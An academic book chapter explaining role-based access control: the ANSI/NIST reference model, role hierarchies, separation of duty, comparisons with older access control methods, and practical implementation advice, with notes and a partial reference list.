A survey by the U.S. National Institute of Standards and Technology (NIST) (Ferraiolo *et al.*, 1993), showed that many organizations base their access control decisions on the role of the user within the organization, with the main drivers for access control decisions being customer and shareholder confidence, privacy of data, and adherence to standards, none of which can be easily accomplished using traditional models. These findings were further supported and enhanced by a follow-up survey conducted by SETA Corp. (Smith *et al.*, 1996).

Role-based access control (RBAC) has emerged as the new model to embrace the concept of using roles to enforce enterprisewide security policies while providing a platform to streamline and simplify access control management. The basic concept of RBAC, as shown in Figure 2.1, is very simple (Sandhu, 1998b): "Permissions are associated with roles, and users are made members of appropriate roles thereby acquiring the roles' permissions." This is, of course, a simplistic view of RBAC; we will see how the basic concept can be further extended to make it quite complex.

Within an RBAC system, roles are created that mirror the organizational structure. Users are assigned to roles according to their job functions and responsibilities within the organization, and permissions are then assigned to the roles. This allows the access control policy to closely match the organizational structure of the company. For example, roles in a hospital may include doctor, nurse, or surgeon; in a bank, they may include accountant, cashier, or loan officer. All of these roles can be defined in the RBAC system and the appropriate permissions assigned to each.

From its early inception, the concept of RBAC has meant different things depending on where it is being applied or who has written the paper defining it. The first published RBAC model, which forms the basis of the standards we have today, came from Ferraiolo and Kuhn (1992) and was further revised in 1995 (Ferraiolo *et al.*, 1995) after a successful reference implementation (Ferraiolo *et al.*, 2001a). Also in 1995, the Association for Computing Machinery (ACM, 1995) held its first RBAC workshop, which brought together both researchers and vendors from across the globe to discuss the salient issues surrounding RBAC.

In 1996, Sandhu *et al.* (1996) introduced a framework of four reference models to provide a uniform approach to RBAC; this framework clearly defined each of the four reference models and allowed them to be interchanged to create an RBAC system to meet differing implementation needs. In 2000, the model from Ferraiolo *et al.* and the framework from Sandhu *et al.* were combined by NIST to create a standard RBAC model (Sandhu *et al.*, 2000). After this proposal was further refined by the RBAC community (Jaeger and Tidswell, 2000; Jansen, 1998), it was proposed by NIST as an RBAC standard (Ferraiolo *et al.*, 2001b). The model proposed by NIST was adopted in 2004 by the American National Standards Institute/International Committee for Information Technology Standards (ANSI/INCITS) as ANSI INCITS 359-2004 (ANSI, 2004). In the following sections, we will take an in-depth look at the RBAC model using the approved ANSI standard as our reference.

TABLE 2.1 Role-Based Access Control Terms

Term	Description
User	A human being. Although the concept of a user can be extended to include machines, networks, or intelligent autonomous agents, the definition is limited to a person in this paper for simplicity.
Role	A job function within the context of an organization with some associated semantics regarding the authority and responsibility conferred on the user assigned to the role.
Objects	Any passive system resource, subject to access control, such as a file, printer, terminal, database record, etc.
Component	One of the major blocks of RBAC (*i.e.*, core RBAC, hierarchical RBAC, SSD relations, and DSD relations).
Permissions	An approval to perform an operation on one or more RBAC protected objects.
Operations	An executable image of a program, which upon invocation executes some function for the user.
Sessions	A mapping between a user and an activated subset of roles that are assigned to the user.
Constraints	A relationship between or among roles.

Source: ANSI/INCITS. 2004. *359-2004: Information Technology and Role-Based Access Control*. American National Standards Institute/International Committee for Information Technology Standards, http://www.techstreet.com/cgi-bin/detail?product_id=1151353.

The RBAC Reference Model

The ANSI standard consists of two parts: the RBAC reference model and the RBAC system and administrative functional specification. For the purposes of this article, we will only consider the RBAC reference model. Terms used in the RBAC reference model are defined in Table 2.1. Because not all RBAC features are either appropriate or necessary for all implementations, the reference model has been broken down into three distinct but interchangeable components (we will consider each of these components in turn):

- Core RBAC
- Hierarchical RBAC[1]
- Constrained RBAC
- Static separation of duty (SSD) relations
- Dynamic separation of duty (DSD) relations

Core RBAC

Core RBAC is the very basis of the model. In order to conform to the ANSI standard, an RBAC system must, as a minimum, implement these core elements. The core model, illustrated in Figure 2.2, consists of five basic data elements: users, roles, objects, operations, and permissions. As mentioned earlier, users are assigned to roles and permissions are assigned to roles, in this case to perform operations on objects. Additionally, the core model includes a set of sessions, with each session being a mapping between a user and an activated subset of roles assigned to the user.




FIGURE 2.2 Core RBAC components.




FIGURE 2.3 Core RBAC role relations.

The core model also specifies role relations, illustrated in Figure 2.3, which are a key concept. Both user assignment and permission assignment are shown in the figure with two-way arrows, indicating that there can be a many-to-many relationship between users and roles (*i.e.*, a user can be assigned to one or more roles and a role can be assigned to one or more users), as well as between roles and permissions. This allowance for many-to-many relationships allows the assignment of both roles and permissions to be flexible and granular which enhances the application of the principle of least privilege.[2]

Each session is a mapping of one user to possibly many roles; that is, users establish sessions during which they activate some subsets of roles assigned to them. Each session is associated with a single user and each user is associated with one or more sessions. The function "session_roles" gives us the roles activated by the session, and the function "user_sessions" gives us the user that is associated with a session. The permissions available to the user are the permissions assigned to the roles that are currently active across all of that user's session (ANSI, 2004).

Hierarchical RBAC

The second component in the RBAC reference model is hierarchical RBAC. In any organization, employees often have overlapping responsibilities and privileges, and generic operations exist that all employees should be able to perform. It would be extremely inefficient and would cause unnecessary administrative overhead to assign these permissions to all roles. To avoid this overhead, role hierarchies are used. A role hierarchy defines roles that have unique attributes and that may contain other roles; that is, "one role may implicitly include the operations, constraints and objects that are associated with another role"(Ferraiolo *et al.*, 1995).

Role hierarchies are consistently discussed whenever considering roles, as they are a natural way to implement roles in such a way as to reflect an organizational structure to show lines of authority and responsibility; conventionally, the more senior role is shown toward the top of the diagram and the less senior role toward the bottom (Sandhu *et al.*, 1996). An example of role hierarchies in a hospital is shown in Figure 2.4, where the roles of surgeon and radiologist contain the role of specialist, which in turn contains the role of intern. Because of the transitive nature of role hierarchies, surgeon and radiologist also contain the role of intern.

The RBAC reference model (Figure 2.5) describes inheritance in terms of permissions; role r_1 "inherits" role r_2 if all privileges of r_2 are also privileges of r_1. Additionally, role permissions are not managed centrally for some distributed RBAC implementations; for these systems, role hierarchies are managed in terms of user containment[3] relations: Role r_1 "contains" role r_2 if all users authorized for r_1 are also authorized for r_2 (ANSI, 2004). The reference model also recognizes two types of role hierarchies:

- General role hierarchies
- Limited role hierarchies




FIGURE 2.4 An example of role hierarchies.

General role hierarchies support multiple inheritances, which allow roles to inherit permissions from two or more roles; conversely, limited role hierarchies are restricted to inheriting permissions from a single immediate descendent (ANSI, 2004).

Constrained RBAC

Constrained RBAC adds separation of duty (SoD) relations to the RBAC model. SoD is a universally practiced principle that helps to prevent fraud and errors by ensuring that "no individual is given sufficient authority within the system to perpetrate fraud on his own"(Sandhu, 1990). SoD ensures that if a person is allowed to create or certify a well-formed transaction he or she is not allowed to execute it, thus ensuring that at least two people are required to make a change to the system. It should be noted that SoD could be bypassed if two employees were to collude to defeat the system. Further reading on SoD can be found in the work by Clark and Wilson (1987), Sandhu (1990), and Gligor *et al.* (1998).

The RBAC reference model refers to two types of SoD: static separation of duty (SSD) relations and dynamic separation of duty (DSD) relations. As illustrated in Figure 2.6, SSD is concerned with ensuring that a user cannot hold a particular role set while in possession of a directly conflicting role set; therefore, within this model it is concerned with constraining user assignments. This makes SSD very efficient at




FIGURE 2.5 Hierarchical RBAC.




FIGURE 2.6 Constrained RBAC.

implementing conflict of interest policies. It should also be noted that SSD relations may exist within hierarchical RBAC; if this is the case, special care must be taken to ensure that inheritance does not undermine SSD policies (ANSI, 2004). This could easily happen; for example, a senior role could inherit two roles of a directly conflicting role set. Various ways to work around this issue have been suggested (Ferraiolo *et al.*, 1999; Sandhu, 1998a).

Additionally, within a company, a specific role may only be allowed to be filled with a finite number of users at any given time; for example, the company would only ever have one CEO. Alternatively, a single user may only be allowed to hold a finite number of roles. SSD allows enforcement of these cardinality constraints;[4] however, despite its obvious advantages, SSD can be considered as being too inflexible in the area of granularity of specification of conflict of interests. These criticisms are similar to those leveled against the Chinese Wall model (Brewer and Nash, 1989). These issues have been addressed by the introduction of DSD, which allows a user to hold two roles that would conflict if activated together but ensures that the roles are not activated during the same session, thus removing the possibility of any conflict being realized (ANSI, 2004).

RBAC *Versus* Traditional Access Control Methods

No look at RBAC would be complete without comparing RBAC to some of the more traditional access control methods, such as:

- Discretionary and mandatory access controls
- Access control lists
- Groups

Discretionary and Mandatory Access Controls

Mandatory access controls (MACs) and discretionary access controls (DACs), are still the most widely used forms of access control in today's commercial and military access controls systems (Ferraiolo *et al.*, 2003). A lot of research has been published that discusses the similarities and differences between RBAC and MAC and DAC (Ferraiolo *et al.*, 2003; Nyanchama and Osborn, 1995; Osborn, 1997; Osborn *et al.*, 2000); however, one question that remains unanswered is does the introduction of RBAC mean that MAC and DAC will be replaced? Positions on this question differ. In a survey by the SETA Corp. (Smith *et al.*, 1996), it was stated that "RBAC is not a replacement for the existing MAC and DAC products, it is an adjunct to them." Conversely, Kuhn (1998) stated that "RBAC is an alternative to traditional MAC and DAC policies." Kuhn's statement would seem to be supported by research that shows that RBAC can successfully implement both MAC and DAC policies (Nyanchama and Osborn, 1995; Osborn, 1997;




FIGURE 2.7 User and group permission assignment.

Osborn *et al.*, 2000); for completeness, it should be noted that additional research shows that RBAC can be implemented using MAC policies (Ferraiolo *et al.*, 2003).

It, therefore, appears initially that because RBAC can so successfully implement MAC and DAC policies they could become redundant; however, Osborn (1997) showed that significant constraints exist on the ability to assign roles to subjects without violating MAC rules (Ferraiolo *et al.*, 2003). These constraints, the lack of guidance in this area from the current standards, and the proliferation of their use in many of today's systems mean that, regardless of whether or not RBAC is an adjunct to or replacement for MAC and DAC, they will remain widely used forms of access control for the foreseeable future. This will undoubtedly mean that we will see implementations that use RBAC and MAC and DAC as well as implementations where RBAC interfaces with legacy MAC and DAC systems (Kuhn, 1998).

Groups

The use of groups[5] (Figure 2.7) in modern operating systems such as Windows 2000 can be considered very similar to the core RBAC concept illustrated in Figure 2.1; however, some fundamental differences exist. Groups are generally considered to be collections of users, and determining which users are members of a given group is extremely easy; however, as permissions can be granted to a group on an *ad hoc* basis across several systems, it can be a nearly impossible task to determine exactly where the group has been granted permission across an enterprise. Because a role is a collection of both users and permissions it is equally as easy to determine which users and permissions are assigned to the role, and roles cannot be bypassed. A more fundamental difference is that a role can be considered a policy component; groups cannot. A role in an enterprise will adhere to a given rule set and exhibit the same properties regardless of the implementation. Groups, on the other hand, are implementation specific; therefore, their properties may change from one implementation to another within the same enterprise — for example, between a Windows 2000 implementation and a UNIX implementation (Sandhu, 1994).

Access Control Lists

The discussion regarding RBAC and access control lists (ACLs) could be very similar to that of RBAC and groups; in reality, it would merely be an extension of that discussion. With ACLs, the access rights to an object are stored with the object itself, and these access rights are either users or groups. The fact that users can be entries in the ACL can complicate management and result in legacy access permissions for a user being left after group access has been revoked (Ferraiolo *et al.*, 1999); this can make security assurance extremely difficult and devalues the overall security infrastructure. Barkley (1997) illustrated how a simple RBAC model can be compared to ACLs if the only entries permitted in the ACL are groups. While this is a very good argument and is certainly true in the context in which it is presented (*i.e.*, a basic RBAC model), it does not hold when we consider the more complex RBAC models we have seen, which are far more flexible and useful than basic ACLs. Additionally, the real power of RBAC is its ability to abstractly represent the access control policy across the enterprise rather than on the individual system, which is where an ACL model such as Barkley's would have to be implemented; however, ACLs will continue to be used throughout operating systems for the foreseeable future, with an overlaying RBAC system managing their entries, an example of which can be seen in Karjoth's work (Karjoth, 2003).

TABLE 2.2 Companies Offering RBAC-Enabled Products in 2002

Access360, Inc.	Oracle Corp.
Adexa, Inc.	PGP Security, Inc
Baltimore Technologies	Protegrity, Inc.
BEA Systems, Inc.	Radiant Logic, Inc.
BMC Software, Inc.	RSA Security, Inc.
Cisco Systems, Inc.	Secure Computing Corp.
Entrust, Inc.	Siemens AG
Entrust Information Security Corp.	SETA Corp.
International Business Machines Corp.	Sun Microsytems, Inc.
Internet Security Systems, Inc.	Sybase, Inc.
iPlanet E-Commerce Solutions	Symantec Corp.
Microsoft Corp.	Systor AG
Network Associates, Inc.	Tivoli Systems, Inc.
Novell Corp.	Vignette Corp.
OpenNetwork Technologies, Inc.	

Source: Gallaher, M. *et al.* 2002. *The Economic Impact of Role-Based Access Control*, a report prepared by RTI and submitted to National Institute of Standards and Technology, Gaithersburg, MD (http://www.nist.gov/director/prog-ofc/report02-1.pdf).

Commercial RBAC

Role-based access control has already been successfully implemented to varying degrees in many commercial systems. In a report submitted to NIST in 2002, Gallaher *et al.* (2002) identified organizations offering RBAC-enabled products at the time (see Table 2.2). These commercially available products range from database management systems (DBMSs) and application management to operating systems; in most cases, they meet the basic requirements for RBAC as laid out in the ANSI standard, but few of the products offer enterprisewide solutions as they mainly focus on their own systems or related applications. Of course, this list has grown since the original research in 2002, with improved offerings and an increasing number of companies moving into the "enterprise RBAC" niche; however, the number of companies offering truly enterprisewide RBAC is still minimal.This seems a shame because the strength of RBAC over other access control systems is its ability to represent the organizational structure and enforce access control policies across the enterprise; this is the area vendors must address if RBAC is to become a viable and easy option for today's enterprises. That said, this does not mean that RBAC is not ready for the enterprise today; rather, several issues must simply be taken into account when planning an RBAC implementation.

Implementing RBAC

Before an organization can even consider the actual RBAC implementation, they must consider all of the additional work, as illustrated in Figure 2.8, which must be successfully completed before such an implementation can be achieved. Much has already been written about access control policies so they will not be considered here.

Identify the Scope and Motivation

It should be remembered when implementing an RBAC system that technology is only a small part of the overall solution. Before making any technology choices the implementing organization should ensure that the scope and requirements are clearly defined. One of the biggest challenges to implementing an enterprisewide RBAC system is integration with legacy systems.[6] As with all new initiatives within an enterprise, an RBAC implementation requires support from senior management to be successful. If implementation required the costly replacement of all legacy systems with more compatible systems, that




FIGURE 2.8 Implementation flow.

support would not be forthcoming and the project would fail. It is for this reason that the scope of a potential project must be well defined in the early stages and expectations set at the correct level. If the project is sold as the silver bullet that will end all access control woes, it is likely to be approved, but when the final solution can only cover 45 percent of the organization's systems some tough questions will have to be answered. To fully understand the scope of the implementation and ensure that the scope can be achieved, the motivation for implementing RBAC must also be fully understood. If the motivation is purely for regulatory compliance, then all systems affected by that legislation must fall under the scope; if the motivation is to bring together existing user management and access control systems in one unified solution, then all existing systems must be identified. The motivation may also have an impact on the project schedule, which in turn may have a direct impact on which vendors can offer a solution to meet the organization's needs.

Requirements Gathering

Today's large and complex enterprises may have many incompatible operating systems, applications, and databases spread over a large geographical area; each may have its own requirements when it comes to access control. Once the systems within the scope of the project have been identified, the requirements of each must be understood and documented so they can be conveyed to potential vendors. It is important to understand which requirements are primary and which are secondary, so vendors can get a true understanding of which solutions will meet the organization's core needs. Time spent on this area early on will undoubtedly save time with vendor selection and implementation later.

Role Engineering

The process of defining roles, permissions, role hierarchies, and constraints and assigning permissions to roles is known as role engineering (Qingfeng, 2003). Role engineering is an essential first step when implementing RBAC and possibly the most important step to ensuring success. The task of identifying

roles and their associated permissions in an enterprise is an extremely large and onerous one. An estimation of the number of roles within a given organization is 3 to 4 percent of the user population (ACM, 2000). This number is backed up by an RBAC implementation within the Dresdner Bank, Germany, where a user population of 40,000 yielded 1300 roles (approximately 3.2 percent of the user population) (Schaad *et al.*, 2001), this can be attributed to the fact that one person can hold multiple roles. Additionally, this example does not discuss the number of permissions assigned, which we can assume number in the thousands. Indeed, role engineering in a large enterprise is seen as such a complex task that appointing a new position of role engineer has been suggested (Schimpf, 2000); this position would assume a linking role between the various corporate business units, systems management, and security administration and would require skills such as those of a business analyst, platform specialist, and security administrator.

Role engineering was identified as being an important part of RBAC by Coyne as early as 1995 (Coyne, 1995); however, it was largely neglected in early RBAC research and is not mentioned in the standard or much of the work conducted in the area. More recent research has focused on role engineering, and several approaches have been identified, such as scenario-driven role engineering (Neumann and Strembeck, 2002), determining role rights from use cases (Fernandex and Hawkins, 1997), adopting a process-oriented approach (Roeckle *et al.*, 2000), and using Unified Modeling Language (UML)[7] for role engineering (Epstein and Sandhu, 1999), among others. The actual processes behind these different approaches are outside the scope of this article; however, we can see from the research that many ways to approach the problem have been proposed. Some of the approaches address only a small part of the whole process, but others endeavor to create a holistic approach to encompass the entire enterprise.

Each role-engineering approach introduces additional components, such as both organizational and functional roles (Neumann and Strembeck, 2002), that are different from the composite roles — organizational and system (Park *et al.*, 2004) — both of which extend the core RBAC model that defines only roles. Moreover, although each approach purports to lead to a simplified RBAC implementation, no mapping between the components used for role engineering and the components identified in the RBAC standard has been provided. Because role engineering is such a large task, it should not be left until the last minute. As soon as systems within the scope of the project have been identified, then role engineering should be initiated.

Technology Selection and Implementation

We have already seen that many vendors offer RBAC solutions, but choosing the correct one can be a difficult task. If the project has been correctly scoped and the requirements understood, however, the task will be simpler. It is essential at this stage to understand what each vendor is actually offering and separate the facts from marketing hype; visiting reference implementations and speaking to existing customers are excellent ways to achieve this. It should also be remembered that a phased approach to implementation can also help with technology selection. If a particular vendor has a solution that meets the organization's requirements but does not support all of the systems within the desired scope, then it may still be the solution to go for if the vendor has plans to widen its system support. This is, of course, dependent on the project schedule and motivations. A phased approach to implementation is also the best way to proceed with this type of project; choosing a smaller system on which to pilot the solution will help to iron out any glitches before tackling larger systems that are more critical.

Conclusion

The principle motivations behind RBAC are sound: to create an access control model that has the ability to represent the organizational structure and enforce access control policy across the enterprise while easing the administrative burden. It also encompasses the best design principles from earlier models, such as the principle of least privilege and separation of duties, and applies them across the enterprise to create an all-in-one access control framework. For these reasons, RBAC is a viable proposition for

today's enterprise. Many vendors are getting into this growing market with offerings that can go some way toward realizing an all-in-one solution, and now is certainly a good time for organizations to consider moving toward such a solution. In addition to simplifying the administrative nightmare that access control can cause, RBAC can also vastly simplify auditing who has access to where, a key requirement in legislation such as Sarbanes–Oxley; however, it should be remembered that RBAC is still a relatively immature area and many solutions still have quite some way to go before reaching their true potential. It is for these reasons that organizations should be sure they properly understand their own scope, motivations, and requirements before committing large amounts of time and money to such a project.

Notes

1. A hierarchy is a partial order defining a seniority relation between roles.
2. Users should have only the minimum set of access rights necessary to perform their tasks.
3. User containment implies that "a user of r_1 has at least all the privileges of r_2, while the permission inheritance for r_1 and r_2 does not imply anything about user assignment" (ANSI, 2004).
4. Restricting the number of roles a user may hold or the number of users who may hold a given role.
5. A group is usually described as a collection of users (Sandhu *et al.*, 1996).
6. Refers to all existing systems regardless of age.
7. Unified Modeling Language is an industry-standard language for specifying, visualizing, constructing, and documenting the artifacts of software systems (UML, 2005).

References

Allen, A. 2001. Enterprise user administration (EUA) products: perspective. In *Gartner Group Technology Overview*, DPRO-102049. Stamford, CT: Gartner, Inc.

ANSI/INCITS. 2004. *359-2004: Information Technology — Role-Based Access Control*. American National Standards Institute/International Committee for Information Technology Standards, http://www.techstreet.com/cgi-bin/detail?product_id=1151353.

ACM. 1995. Association for Computing Machinery, New York, http://www.acm.org.

Baldwin, R. 1990. Naming and grouping privileges to simplify security management in large databases. In *Proc. of IEEE Symposium on Computer Security and Privacy*, Oakland, CA, May.

Barkley, J. 1997. *Comparing Simple Role-Based Access Control Models and Access Control Lists*. Gaithersburg, MD: National Institute of Standards and Technology.

Brewer, D. and M. Nash. 1989. The Chinese Wall security policy. In *Proc. of the IEEE Symposium on Research on Security and Privacy*, Oakland, CA, pp. 206–214.

Clark, D. and D. Wilson. 1987. A comparison of commercial and military computer security policies. In *Proc. of the IEEE Symposium on Security and Privacy*, Oakland, CA, May, pp. 184–194.

Coyne, E. 1995. Role-engineering. In *Proc. of the First ACM Workshop on Role-Based Access Control*, edited by C. Youman, R. Sandhu, and E. Coyne. Gaithersburg, MD: ACM Press.

Epstein, P. and R. Sandhu, 1999. Towards a UML-based approach to role engineering. In *Proc. of the 4th ACM Workshop on Role-Based Access Control (RBAC'99)*, Fairfax, VA, October 28–29, pp. 135–143.

Fernandez, E. and J. Hawkins. 1997. Determining role rights from use cases. In *Proc. of 2nd ACM Workshop on Role-Based Access Control*, Fairfax, VA, October, pp. 121–125.

Ferraiolo, D. and R. Kuhn. 1992. Role-based access control. In *Proc. of the 15th NIST–NCSC National Computer Security Conferenc*, Baltimore, MD, October 13–16.

Ferraiolo, D., D. Gilbert, and N. Lynch. 1993. An examination of federal and commercial access control policy needs. In *Proc. of the 16th NIST–NCSC National Computer Security Conferenc*, Baltimore, MD, September 20–23, pp. 107–116.

Ferraiolo, D., J. Cugini, and D. Kuhn. 1996. Role-based access control: features and motivations. In *Proc. of the 11th Annual Conference on Computer Assurance*, Gaithersburg, MD, June.

Ferraiolo, D., J. Barkley, and D. Kuhn. 1999. A role-based access control model and reference implementation within a corporate intranet. *ACM Trans. Inform. Syst. Security* 2(1):34–64.

Ferraiolo, D., R. Kuhn, and R. Sandhu. 2001a. *Proposal for Fast-Tracking NIST Role-Based Access Control Standard*, http://csrc.nist.gov/rbac/RBAC-Std-Proposal.ppt.

Ferraiolo, D., R. Sandhu, S. Gavrila, D. Kuhn, and R. Chandramouli. 2001b. Proposed NIST standard for role-based access control. *ACM Trans. Inform. Syst. Security* 4(3):224–274.

Ferraiolo, D., D. Kuhn, and R. Chandramouli. 2003. *Role-Based Access Control*. Norwood, MA: Artech House.

Gallaher, M., A. O'Connor, and B. Kropp. 2002. *The Economic Impact of Role-Based Access Control*, a report prepared by RTI and submitted to National Institute of Standards and Technology, Gaithersburg, MD (http://www.nist.gov/director/prog-ofc/report02-1.pdf).

Gligor, V., S. Gavrila, and D. Ferraiolo. 1998. On the formal definition of separation-of-duty policies and their composition. In *Proc. of the IEEE Symposium on Security and Privacy*, Oakland, CA, May.

Jaeger, T. and J. Tidswell. 2000. Rebuttal to the NIST RBAC model proposal. In *Proc. of the 5th ACM Workshop on Role-Based Access Control*, Berlin, July 26–28, pp. 65–66.

Jansen, W. 1998. *A Revised Model for Role-Based Access Control*, NIST-IR 6192. Washington, D.C.: Computer Security Resource Center, National Institute of Standards and Technology (http://csrc.nist.gov/rbac/jansen-ir-rbac.pdf).

Karjoth, G. 2003. Access control with IBM Tivoli access manager. *ACM Trans. Inform. Syst. Security* 6(2):232–257.

Kuhn, D. 1997. Role-based access control on MLS systems without kernel changes. In *Proc. of the 3rd ACM Workshop on Role-Based Access Control*, Fairfax, VA, October.

NAC. 2002. *Role-Based Access Control Frequently Asked Questions, v3.0*. San Francisco, CA: Network Applications Consortium (http://www.netapps.org/docs/NAC_RBAC_FAQ_V3a.pdf).

Neumann, G. and M. Strembeck. 2002. A scenario-driven role engineering process for functional RBAC roles. In *Proc. of the 7th ACM Symposium on Access Control Models and Technologies (SACMAT)*, Monterey, CA, June.

Nyanchama, M. and S. Osborn. 1995. Modeling mandatory access control in role-based security systems. In *Database Security IX: Status and Prospects*, edited by D. Spooner, S. Demurjian, and J. Dobson. London: Chapman & Hall, pp. 129–144.

Osborn, S. 1997. Mandatory access control and role-based access control revisited. In *Proc. of the 2nd ACM Workshop on Role-Based Access Control*, Fairfax, VA, October.

Osborn, S., R. Sandhu, and Q. Munawer. 2000. Configuring role-based access control to enforce mandatory and discretionary access control policies. *ACM Trans. Inform. Syst. Security* 3(4):207–226.

Park, J., K. Costello, T. Neven, and J. Diosomito. 2004. A composite RBAC approach for large, complex organizations. In *Proc. of the 9th ACM Symposium on Access Control Models and Technologies (SACMAT)*, Sweden.

Qingfeng, H. 2003. A structured role engineering process for privacy-aware RBAC systems. In *Proc. of the 11th IEEE International Requirements Engineering Conference (RE '03) Doctoral Symposium*, Monterey, CA, September 8–12, pp. 31–35.

Roeckle, H., G. Schimpf, and R. Weidinger. 2000. Process-oriented approach for role-finding to implement role-based security administration in a large industrial organization. In *Proc. of the 5th ACM Workshop on Role-Based Access Control*, Berlin, July 26–27, pp. 103–110.

Sandhu, R. 1990. Separation of duties in computerized information systems. In *Proc. of the IFIP WG11.3 Workshop on Database Security*, September.

Sandhu, R. 1994. Role-based access control: a position statement. In *Proc. of the 17th National Computer Security Conference*, October.

Sandhu, R. 1995–1997. *Task-Based Authorizations: A New Paradigm for Access Control*. Alexandria, VA: Defense Advanced Research Projects Agency.

